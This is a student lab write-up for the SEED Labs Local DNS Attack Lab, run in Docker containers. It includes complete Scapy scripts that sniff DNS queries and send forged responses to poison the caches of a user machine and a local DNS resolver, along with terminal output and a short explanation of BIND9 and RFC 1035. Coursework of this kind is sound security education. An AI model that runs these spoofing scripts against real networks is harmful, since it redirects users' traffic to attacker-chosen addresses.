DNS Server Configuration and Security Testing

Study the manual for Local DNS server and understand how to configure and add forward and reverse zones to Local DNS server. Configure an attacker's name server and use its domain name for three tasks


Task1: Cache poison the user machine

Task2: Cache Poison the local DNS server

Task3: Cache poison the DNS resolver so as to send packets to attckers name server.

Explain BIND9 and RFC 1035 standards used for configuration settings.

In this activity we are performing local dns attack to be precise we are attacking between two machine ie server an user but it is ethical incorrect to do it in actual servers and users so we first making environment such that the user servers and attacker is at same system so we can achieve this by docker container , so first we downloaded the lab setup provided by seed labs which contain docker images of user server and attacker , basicially by this lab setup these are some command by which we can activate the docker.



- Open the Lab Setup Folder in terminal
- For docker build (Run this command on terminal in lab setup file directory)

Building Docker images or configuring components within a data center environment


```
dcbuild
```

For Docker on

```
dcup
```

- Open new Terminal in labsetup file directory and check all file/images of docker


```
dockps
```



```
[02/17/24]seed@VM:~/.../Labsetup$ dockps
572fabfa42fa  attacker-ns-10.9.0.153
ce271a3a0f96  user-10.9.0.5
32aeb53c7643  seed-router
39516a69cfde  local-dns-server-10.9.0.53
af37170e1aab  seed-attacker
[02/17/24]seed@VM:~/.../Labsetup$ 
```

From above commands our docker containers are ready to use till now ,after words Open five terminals, each assigned to one of the following machines: local DNS server (IP: 10.9.0.53), user (IP: 10.9.0.5), attacker's name server (IP: 10.9.0.153), seed attacker, and seed router, representing the three original machines, as well as the two spoofed entities (attacker and router) for the user.

Run the commands so that all five terminals are also ready to use successfully and so that our machine is configured sucessfully



- For DNS server

```
docksh local-dns-server-10.9.0.53
```

```
export PS1="local-dns-server-10.9.0.53:\w\n\$>"
```

- For User


```
docksh user-10.9.0.5
```

```
export PS1="user-10.9.0.5:\w\n\$>"
```

- For attackers

```
docksh attacker-ns-10.9.0.153
```

```
export PS1="attacker-ns-10.9.0.153:\w\n\$>"
```



- For Seed attacker

```
docksh seed-attacker
```

```
export PS1="attacker-ns-10.9.0.153:\w\n\$>"
```

- For Seed Router

```
docksh seed-router
```


```
export PS1="user-10.9.0.5:\w\n\$>"
```

So our all the five terminals are get configured successfully now we have to perform the tasks listed above one by one.

Task1: Cache poison the user machine

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-75fe4623adc1', filter=f, prn=spoof_dns)
```

After whole setup and running rndc flush command in server terminal the user ia asking the packet from www.example.com by the help of dig command and asy you can see in python code attached above the packet is spoofed in attacker terminal .




```
    inet6 fe80::6c66:bff:fea8:a56e/64 scope link
       valid_lft forever preferred_lft forever
15: veth40a9f58@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-75fe4623adc1 state UP group default
    link/ether fe:3e:67:92:75:75 brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::fc3e:67ff:fe92:7575/64 scope link
       valid_lft forever preferred_lft forever
attacker-ns-10.9.0.153:/volumes
$>./task1.py
.
Sent 1 packets.
```

Task2: Cache Poison the local DNS server

Make certain that the DNS cache on the local DNS server is devoid of any entries. You can achieve this by executing the command below to flush the cache: rndc flush

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
   #  NSsec1 = DNSRR(rrname='example.net', type='NS',
    #             ttl=259200, rdata='ns1.example.net')
   #  NSsec2 = DNSRR(rrname='example.net', type='NS',
     #            ttl=259200, rdata='ns2.example.net')

    # The Additional Section
   #  Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
   #              ttl=259200, rdata='1.2.3.4')
    # Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
     #            ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=0, arcount=0,
             an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-75fe4623adc1', filter=f, prn=spoof_dns)
```



```
; Bad cache
;
;
; SERVFAIL cache
;
; Dump complete
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:35 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.53/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
local-dns-server-10.9.0.53:/etc/bind
$>cd /etc/bind
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            690692  NS      a.iana-servers.net.
                                        20240308214515 20240216101000 2684 example.com.
www.example.com.        690692  A       93.184.216.34
                                        20240308114955 20240216101000 2684 example.com.
local-dns-server-10.9.0.53:/etc/bind
$>
```

Task3: Cache poison the DNS resolver so as to send packets to attckers name server.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
   if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

      # Swap the source and destination IP address
      IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

      # Swap the source and destination port number
      UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

      # The Answer Section
      Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                  ttl=259200, rdata='4.4.4.4')

      # Construct the DNS packet
      DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

      # Construct the entire IP packet and send it out
      spoofpkt = IPpkt/UDPpkt/DNSpkt
      send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-6c472b7a5dc6', filter=f, prn=spoof_dns)
```

BIND9 is a widely used software that acts as a **Domain Name System (DNS) server**. It relies heavily on the **standards defined in RFC 1035** for its core functionalities. This RFC outlines the specifications for operating and implementing DNS servers, including message formats, resource records, zone transfers, and error handling mechanisms.

Think of RFC 1035 as the language that governs how DNS servers communicate. **BIND9 configuration files** use this language to define various aspects of the server, such as zone definitions (mapping domain names to IP addresses), resource record types (different types of information stored in the DNS), and security settings. Understanding both BIND9 and RFC 1035 empowers you to effectively configure your DNS server, troubleshoot issues, and gain a deeper understanding of how the DNS ecosystem functions.

Learnings

- Get to know about the docker container and how 3 machine is setup in form of docker images
- To learn more about the the attacks and there spoofing
- Get to know about Bind and rfc 1035
- Gain insights into how attackers can manipulate DNS records through techniques like cache poisoning and spoofing to redirect traffic.

References

- https://github.com/ChitrakshGupta/Essential-Cybersecurity-Activities-Seed-Labs/tree/master/Local%20DNS%20Attack%20Lab **(My own github)**